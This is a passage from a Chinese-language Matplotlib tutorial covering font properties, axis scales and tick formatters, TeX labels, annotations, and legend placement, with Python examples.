
font = FontProperties()
font.set_family('serif')
font.set_name('Times New Roman')
font.set_style('italic')

fig, ax = plt.subplots(figsize=(5, 3))
fig.subplots_adjust(bottom=0.15, left=0.2)
ax.plot(x1, y1)
ax.set_xlabel('Time [s]', fontsize='large', fontweight='bold')
ax.set_ylabel('Damped oscillation [V]', fontproperties=font)

plt.show()

```

结果如下：



❓ 如何知道我有哪些字体？

在终端使用 `fc-list` 命令。还可以使用 `fc-list :lang=zh family` 命令查看有哪些支持中文的字体。

1.2.4 设置刻度与刻度标签

除线性标度以外，Matplotlib还提供非线性标度如对数标度，使用 `set_xscale` 与 `set_yscale` 来改变标度。支持的标度有 'log'，'symlog'，'logit' 等等。同时支持自定义函数标度，例如：

```

def forward(x):
    return x**(1/2)

def inverse(x):
    return x**2

ax.set_yscale('function', functions=(forward, inverse))


```

标度则为 $f(x) = x^{\frac{1}{2}}$ 。

当需要修改刻度的格式与标签时，建议使用库中的 `locator` 与 `formatter`。

这部分基本上也是没啥用，下次再补上好了（

Update 2023.4.20

在万用表的设计里头还真用上了 


此处最有用的部分应该是设置刻度的有效位数等数据，你可以自己生成一个格式字符串列表然后直接用 `axis.set_ticks` 和 `axis.set_ticklabels` 但是官方并不建议这样做，因为这破坏了“交互式导航”并重置了坐标轴的限制范围。

简单的方法是使用格式字符串 `matplotlib.ticker.StrMethodFormatter`（新式格式字符串）或 `matplotlib.ticker.FormatStrFormatter`（旧式'%格式字符串'），其中新式的可以直接用字符串表示而不需要写前面这么一长串玩意。

例如：

```
fig, axs = plt.subplots(2, 1, figsize=(5, 3), tight_layout=True)
axs[0].plot(x1, y1)
axs[1].plot(x1, y1)
ticks = np.arange(0., 8.1, 2.)
axs[1].xaxis.set_ticks(ticks)
axs[1].xaxis.set_major_formatter('{x:1.1f}')
axs[1].set_xlim(axs[0].get_xlim())
plt.show()
```

结果如下：



其中 `axs[1].xaxis.set_ticks(ticks)` 设置了刻度，`axs[1].xaxis.set_major_formatter('{x:1.1f}')` 使用新式格式字符串设置了刻度标签并设为保留小数点后一位，`axs[1].set_xlim(axs[0].get_xlim())` 设置了x轴的显示范围。

这里其余的就TODO好了~

1.2.5 使用数学表达式

可以使用 $T_E X$ 进行渲染。例如用 `ax.set_title(r'\sigma_i=15')` 来表示 $\sigma_i = 15$ 。其中 `r` 表示这是一个原始字符串(raw string)，于是反斜杠不会被视作转义字符。

1.2.6 注释


上文已出现过，就是通过一个箭头从 `xytext` 处连接到 `xy` 处

```
fig, ax = plt.subplots(figsize=(5, 2.7))

t = np.arange(0.0, 5.0, 0.01)
s = np.cos(2 * np.pi * t)
line, = ax.plot(t, s, lw=2)

ax.annotate('local max', xy=(2, 1), xytext=(3, 1.5),
            arrowprops=dict(facecolor='black', shrink=0.05))

ax.set_ylim(-2, 2)
```



`xy` 与 `xytext` 还可以有其他坐标系可供选择，不再赘述。

1.2.7 图例

使用 `legend` 函数。

1.2.7.1 设置图例位置


在 `legend` 函数内修改 `loc` 参数。支持的参数有 'upper left', 'upper right', 'lower left', 'lower right' (放置在相应角上) 'upper center', 'lower center', 'center left', 'center right' (放置在边缘中心) 'center' 以及 'best', 默认值为 'best'。

在绘图时将 `layout` 参数设为 'constrained' 并在 `loc` 参数开头指定 'outside', 可以将图例绘制在 Axes 之外。

```
fig, axs = plt.subplot_mosaic([['left', 'right']], layout='constrained')
```

```
axs['left'].plot([1, 2, 3], label="test1")  
axs['left'].plot([3, 2, 1], label="test2")
```

```
axs['right'].plot([1, 2, 3], 'C2', label="test3")  
axs['right'].plot([3, 2, 1], 'C3', label="test4")  
# Place a legend to the right of this smaller subplot.  
fig.legend(loc='outside upper right')
```



注意，其中"outside right upper"不同于"outside upper right"。示例如下：


```


ucl = ['upper', 'center', 'lower']
lcr = ['left', 'center', 'right']
fig, ax = plt.subplots(figsize=(6, 4), layout='constrained', facecolor='0.7')


ax.plot([1, 2], [1, 2], label='TEST')
# Place a legend to the right of this smaller subplot.
for loc in [
    'outside upper left',
    'outside upper center',
    'outside upper right',
    'outside lower left',
    'outside lower center',
    'outside lower right']:
    fig.legend(loc=loc, title=loc)

fig, ax = plt.subplots(figsize=(6, 4), layout='constrained', facecolor='0.7')
ax.plot([1, 2], [1, 2], label='test')

for loc in [
    'outside left upper',
    'outside right upper',
    'outside left lower',
    'outside right lower']:
    fig.legend(loc=loc, title=loc)

```





还可以在同一个 Axes 中使用多个图例。多次调用 `legend` 函数是无效的，你只会在图中看到最新设置的图例。应该将旧的图例实例手动加入到 Axes 中，具体方法如下：


```
fig, ax = plt.subplots()
line1, = ax.plot([1, 2, 3], label="Line 1", linestyle='--')
line2, = ax.plot([3, 2, 1], label="Line 2", linewidth=4)

# Create a legend for the first line.
first_legend = ax.legend(handles=[line1], loc='upper right')

# Add the legend manually to the Axes.
ax.add_artist(first_legend)

# Create another legend for the second line.
ax.legend(handles=[line2], loc='lower right')

plt.show()
```



